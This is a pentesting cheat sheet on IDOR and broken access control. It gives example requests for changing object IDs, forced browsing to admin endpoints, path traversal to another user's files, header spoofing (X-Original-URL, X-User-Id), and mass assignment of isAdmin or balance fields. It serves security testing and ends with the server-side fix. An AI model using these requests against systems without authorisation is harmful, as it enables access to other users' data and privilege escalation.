


IDOR / Broken Access Control

The app checks who you are (authentication) but not whether you may touch this object or action (authorisation). Change an identifier — or just visit a privileged endpoint — and reach another user's data (horizontal) or admin functionality (vertical).
OWASP #1. Replace <placeholders> with your own values.



Part 1 — Overview (at a glance)

The variants

Variant	You change...	You get
IDOR (horizontal)	an object id (<code>?id=124→123</code>)	another user's data/actions
Vertical (privilege)	the endpoint/role you hit	admin functionality as a normal user
Forced browsing	the URL you visit	hidden/unlinked admin pages
Parameter/method	a param (<code>role=user→admin</code>) or method	more than the UI allows
Mass assignment	extra fields in the body	set fields you shouldn't (<code>isAdmin:true</code>)

Go-to tests

Reliable

```
GET /api/user/123          # try 122, 124, other users' ids
GET /admin/...             # hit directly as low-priv (forced browsing)
role=user → role=admin     method=GET → POST/PUT/DELETE
{"id":1,"role":"user"} → add "isAdmin":true # mass assignment
```

Part 2 — Detailed walkthrough

① Map · ② horizontal IDOR

Browse as a **low-priv** user through Burp; note every id/reference and which features are admin-only. Get two accounts (A, B) to test cross-access.

Horizontal

```
GET /api/user/123          → 122, 124, 1, 9999
GET /invoice?id=1001       → 1000, 1002
GET /files/download?f=me.pdf → ../otheruser/secret.pdf
```

confirms it: user-A's session returns user-B's data (200 with someone else's record)

③ Vertical · ④ parameter/method tampering

Vertical

```
GET /admin # forced browsing to admin UI
POST /api/admin/users # call the admin API directly
GET /api/user/123/promote # privileged action endpoint
# replay an admin request with YOUR low-priv session
```

Tamper

```
role=user → role=admin      userId=me → userId=<victim>
GET /order/1 → DELETE /order/1 # method not authz'd
trusted header: X-User-Id: 1 · X-Original-URL: /admin · X-Forwarded-For
```

⑤ Mass assignment · ⑥ find hidden IDs

Mass assignment

```
POST /api/register {"user":"x","pass":"y","isAdmin":true,"role":"admin"}
PATCH /api/user/me {"balance":999999}
```

Find IDs

listing endpoints (/api/users) leak all ids · predict sequential · decode base64/hex
array wrap: id=123 → id[]=123&id[]=124 or {"id":[123,124]}

Part 3 — Payload arsenal

Where references live & ID tricks

Locations

```
URL:      /user/123 /order/1001 ?id= ?account= ?doc= ?file=
Body:     "userId":123 "role":"user" "owner":"me"
Headers:  Cookie userid · X-User-Id · X-Original-URL · Referer checks
```

ID transforms

```
sequential 123→122/124/9999 encoded base64/hex → decode/change/re-encode
hashed id reuse a hash leaked elsewhere array wrap id[]=123&id[]=124
type juggle 123→"123"/123.0/id[$ne]= path /me→../otheruser
```

Vertical checklist & tools

Checklist

- ☐ Hit /admin /api/admin/* /manage /internal directly as low-priv
- ☐ Replay an admin request with your low-priv session
- ☐ Change method (GET↔POST↔PUT↔DELETE) on the same endpoint
- ☐ Trust headers: X-User-Id, X-Original-URL: /admin, X-Forwarded-For
- ☐ Mass assignment: add isAdmin/role/verified to the body

*Tools: **Burp Authorize** — replay every request with a low-priv session, flags authz gaps. Repeater/Intruder — fuzz the id across a range.*

Key idea: broken access control is a missing check, not a payload — the server authenticates you but forgets to verify you may touch this object or run this action. Map every reference and role, then tamper: change ids for horizontal access, hit privileged endpoints for vertical, add fields for mass assignment. Always confirm with a second account. Fix: enforce per-object authorisation server-side, deny by default.